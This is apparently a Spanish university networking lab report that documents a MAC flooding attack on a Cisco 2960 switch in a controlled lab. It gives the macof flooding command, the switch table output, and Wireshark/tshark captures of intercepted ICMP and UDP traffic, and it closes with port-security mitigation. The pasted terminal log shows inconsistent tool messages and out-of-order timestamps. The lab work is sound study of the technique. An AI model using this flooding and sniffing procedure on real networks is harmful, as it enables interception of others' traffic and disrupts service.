

# **Práctica 01: Análisis de Vulnerabilidad MAC Flooding**

Implementación y Mitigación de Ataques de Inundación MAC en  
Switches Cisco

Uriel Felipe Vázquez Orozco, Euler Molina Martínez

Septiembre 06, 2025



## Resumen Ejecutivo

Esta práctica documenta la implementación y análisis de un ataque de inundación MAC (MAC Flooding) sobre un switch Cisco 2960 en un entorno de laboratorio controlado. El objetivo es comprender las vulnerabilidades inherentes en las tablas CAM de los switches y demostrar cómo explotar estas vulnerabilidades para interceptar tráfico de red.

**Resultados:** Se logró saturar la tabla MAC del switch, forzando el comportamiento de hub y permitiendo la interceptación de comunicaciones entre dispositivos de la red.

## Identificación del Problema

Los switches de capa 2 mantienen una tabla de direcciones MAC (CAM table) que mapea direcciones MAC a puertos físicos. Esta tabla tiene un tamaño limitado y, cuando se satura, el switch puede comportarse como un hub, enviando tramas a todos los puertos.



**Vulnerabilidad:** Los switches Cisco 2960 son susceptibles a ataques de inundación MAC que comprometen la segmentación de la red y permiten la interceptación de tráfico.

**Impacto:** - Pérdida de confidencialidad del tráfico - Degradación del rendimiento de la red - Comprometimiento de la segmentación de VLANs

## Metodología Aplicada

**Equipos utilizados:** - Switch Cisco 2960-24TT-L con IOS 15.x - 3 PCs con Ubuntu 22.04 LTS - Herramientas: dsniff (macof), Wireshark, netcat

**Proceso:** 1. **Reconocimiento:** Análisis de la topología y configuración inicial 2. **Preparación:** Instalación de herramientas y configuración de captura 3. **Ejecución:** Implementación del ataque MAC flooding 4. **Validación:** Verificación de la efectividad mediante captura de tráfico 5. **Análisis:** Evaluación de resultados y contramedidas



## Topología de Red Implementada

Diagrama de Topología

Switch Cisco 2960

PC A - PC B - PC C

**Configuración de direccionamiento:**

Dispositivo	Interface	Dirección IP	Función
PC A	eno1	192.168.1.10/24	Generador de tráfico
PC B	eno1	192.168.1.20/24	Receptor de tráfico
PC C	eno1	192.168.1.30/24	Atacante/Analizador
Switch	VLAN1	192.168.1.254/24	Switch de acceso

**Configuración Inicial****Configuración Base del Switch**

```
1 hostname SW1
2 enable secret cisco123
3 !
4 interface FastEthernet0/1
5   description "PC A - 192.168.1.10"
6   switchport mode access
7   spanning-tree portfast
8 !
9 interface FastEthernet0/2
10  description "PC B - 192.168.1.20"
11  switchport mode access
12  spanning-tree portfast
13 !
14 interface FastEthernet0/3
15  description "PC C - 192.168.1.30 (Atacante)"
16  switchport mode access
17  spanning-tree portfast
18 !
19 interface range FastEthernet0/4-24
20   shutdown
21 !
22 line con 0
23   password cisco
24   login
```

## Estado Inicial de la Tabla MAC

```
1 Switch# show mac address-table
2           Mac Address Table
3 -----
4 Vlan      Mac Address      Type      Ports
5 ----      -
6 1         7456.3cb7.4d13    DYNAMIC   Fa0/1
7 1         7456.3cb7.4d63    DYNAMIC   Fa0/2
8 1         7456.3cb7.0f23    DYNAMIC   Fa0/3
9 Total Mac Addresses for this criterion: 3
```

## Desarrollo Detallado

### Instalación de Herramientas

En PC C (atacante):

```
1 sudo apt update && sudo apt install dsniff -y
2 which macof # Verificar instalación
```

### Comportamiento Normal del Switch

Prueba de conectividad inicial entre PC A y PC B:

```
1 ping -c 4 192.168.1.20
```

**i Comportamiento normal:** PC C NO puede interceptar el tráfico entre PC A y PC B debido a la segmentación del switch.

### Ejecución del Ataque MAC Flooding

En PC C, ejecutar el ataque:

```
1 sudo macof -i eno1 -s random -d random
```

```

Terminal
cma@cmal4:~$ sudo macof
(sudo) contraseña para cma:
** (macof-4716) 11-18-42.039424 [UID WARNING] -- (StandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root')
** (macof-4716) 11-18-42.039506 [Capture MESSAGE] -- Capture Start ...
** (macof-4716) 11-18-42.039525 [Capture MESSAGE] -- Capture started
** (macof-4716) 11-18-42.039540 [Capture MESSAGE] -- File: '/tmp/macof-eno096X3.prapp'
** (macof-4716) 11-17-38.339499 [Capture MESSAGE] -- Capture Stop ...
** (macof-4716) 11-18-11.188949 [Capture MESSAGE] -- Capture stopped.
** (macof-4716) 11-18-11.188973 [Capture WARNING] /usr/capture.c:722 -- capture_input_closed():
** (macof-4716) 11-18-20.432939 [Capture MESSAGE] -- Capture Start ...
** (macof-4716) 11-18-20.579132 [Capture MESSAGE] -- Capture started
** (macof-4716) 11-18-20.579132 [Capture MESSAGE] -- File: '/tmp/macof-eno07283.prapp'
** (macof-4716) 11-18-09.174938 [Capture MESSAGE] -- Error message from child: "Not all the packets could be written to the file to which the capture was being saved
('/tmp/macof-eno07283.prapp') because there is no space left on the file system
on which that file resides.", "You will need to free up space on that file system or put the capture file on a different file system."
** (macof-4716) 11-18-12.596027 [Capture WARNING] /usr/capture.c:994 -- cf_continue_tail(): Error "less data was read than was expected" while reading "/tmp/macof-eno07283.prapp"
** (macof-4716) 11-18-12.632196 [Capture MESSAGE] -- Capture stopped.
** (macof-4716) 11-18-12.632196 [Capture WARNING] /usr/capture.c:722 -- capture_input_closed():
** (macof-4716) 11-21-17.376942 [none] /usr/capture.c:1081 -- testCaptureFileClose(): Refusing to close "/tmp/macof-eno07283.prapp" which is being read.
[

Total Mac Addresses : 7932
Switch#show mac address-table count

Mac Entries for Vlan 1:
-----
Dynamic Address Count : 7932
Static Address Count : 0
Total Mac Addresses : 7932

Total Mac Address Space Available: 40

Switch#show mac address-table count

Mac Entries for Vlan 1:
-----
Dynamic Address Count : 7932
Static Address Count : 0
Total Mac Addresses : 7932

Total Mac Address Space Available: 40

Switch#12

```

Figure 2: Ejecución del comando macof en terminal

## Monitoreo de la Tabla MAC

Durante el ataque:

```
1 Switch# show mac address-table count
2 Dynamic Address Count:          7992
3 Static Address Count:           0
4 Total Mac Addresses In Use:     7992
5 Total Mac Addresses Space Available: 48
```







**Punto crítico:** Cuando la tabla MAC se satura (8192 entradas), el switch actúa como hub, enviando tramas a todos los puertos.

## Validación del Compromiso

Con macof ejecutándose, realizar ping entre PC A y PC B y capturar en PC C con Wireshark:

**Filtro Wireshark:** `icmp and (ip.src == 192.168.1.10 or ip.dst == 192.168.1.20)`




Figure 4: Captura de tráfico ICMP interceptado en Wireshark

## Prueba con Tráfico UDP

### Receptor (PC B):

```
1 nc -lu 1234
```

### Transmisor (PC A):

```
1 echo "Mensaje secreto" | nc -u 192.168.1.20 1234
```

**Captura en PC C:** Filtro `udp and ip.dst == 192.168.1.20`




Figure 5: Captura de tráfico UDP interceptado

## Problemas Encontrados y Soluciones

### Problema: Saturación Insuficiente de Tabla MAC

**Descripción:** En pruebas iniciales, macof no generaba suficientes entradas para saturar completamente la tabla MAC.

**Diagnóstico:** La tasa de generación predeterminada era inferior a la capacidad de procesamiento del switch.

**Solución aplicada:** Ejecutar macof continuamente y monitorear el llenado de la tabla hasta alcanzar la saturación completa (7992+ entradas).

### Problema: Filtros de Wireshark Incorrectos

**Error identificado:** Uso de `ip.dest` en lugar de `ip.dst` en los filtros.

**Solución:** Corrección de sintaxis: - **Incorrecto:** `udp and ip.dest == 192.168.1.10` - **Correcto:** `udp &→ and ip.dst == 192.168.1.20`

### Problema: Temporización del Ataque

**Descripción:** El timing entre operaciones era crítico para mantener el estado de flooding.

**Solución:** Mantener macof ejecutándose continuamente durante todas las pruebas de validación.

## Validación y Pruebas

### Verificación de Intercepción

**Metodología:** 1. Ejecutar ataque MAC flooding 2. Generar tráfico ICMP entre PC A y PC B 3. Capturar tráfico en PC C con Wireshark

#### Comandos utilizados:

```
1 # PC A - Generación de tráfico
2 ping -c 20 -i 0.5 192.168.1.20
3
4 # PC C - Captura simultánea
5 tshark -i eno1 -f "icmp" -c 20
```

#### Resultados:

Métrica	Antes del Ataque	Durante el Ataque
Paquetes ICMP capturados	0	20
Intercepción exitosa	No	Sí

✓ **Validación exitosa:** Se confirmó la intercepción del 100% del tráfico ICMP entre PC A y PC B.

## Recuperación del Switch

Al detener macof, el switch recupera automáticamente su comportamiento normal: - Tabla MAC regresa a entradas legítimas - PC C ya no puede interceptar tráfico - Segmentación de puertos restaurada

## Experiencia Adquirida

### Conocimientos Técnicos Clave

#### Funcionamiento de Tablas CAM

- Las tablas CAM tienen limitaciones físicas (8192 entradas en Cisco 2960)
- El aging time predeterminado es de 300 segundos
- Al saturarse, el switch adopta comportamiento de hub

#### Herramientas de Seguridad

- **macof:** Genera direcciones MAC aleatorias para saturar tablas
- **Wireshark:** Análisis de protocolos con filtros avanzados
- **tshark:** Interfaz de línea de comandos para captura automatizada

#### Comandos Cisco IOS Críticos

```
1 show mac address-table
2 show mac address-table count
3 clear mac address-table dynamic
4 show interfaces status
```

## Lecciones Aprendidas

### Seguridad por Capas

Un único mecanismo de seguridad (segmentación por switch) es insuficiente. Se requieren múltiples capas: - Port security a nivel físico - VLANs y ACLs a nivel de red - Cifrado a nivel de aplicación

### Monitoreo Proactivo

La detección temprana requiere monitoreo automatizado de: - Utilización de tabla MAC (alerta al 80% de capacidad) - Patrones de tráfico anómalos - Incrementos súbitos en direcciones MAC

### Configuración Defensiva

Implementar port security básico:

```
1 interface range FastEthernet0/1-24
2   switchport port-security
3   switchport port-security maximum 2
4   switchport port-security violation restrict
```

## Exploración de Aplicaciones y Sugerencias

*(Esta sección se completará posteriormente con aplicaciones avanzadas y sugerencias de mejora)*

## Recursos y Referencias Utilizados

### Documentación Técnica

- **Cisco IOS Configuration Guide:** “Configuring Port Security”
- **Catalyst 2960 Software Configuration Guide:** “Security Features”
- **RFC 826:** “Address Resolution Protocol (ARP)”
- **IEEE 802.1D:** “MAC Bridges”

### Herramientas

- **dsniff:** <https://github.com/dugsong/dsniff>
- **Wireshark:** <https://www.wireshark.org/>
- **netcat:** GNU netcat implementation



## Configuraciones de Referencia

- **SW1-initial-config.cfg**: Configuración inicial del switch Cisco 2960
- 

**Documento:** Práctica 01 - MAC Flooding Attack

**Versión:** 2.0 (Simplificada)

**Fecha:** Septiembre 12, 2025

**Autores:** Uriel Felipe Vázquez Orozco, Euler Molina Martínez

**Materia:** Redes de Computadoras 2

**Profesor:** M.C. Manuel Eduardo Sánchez Solchaga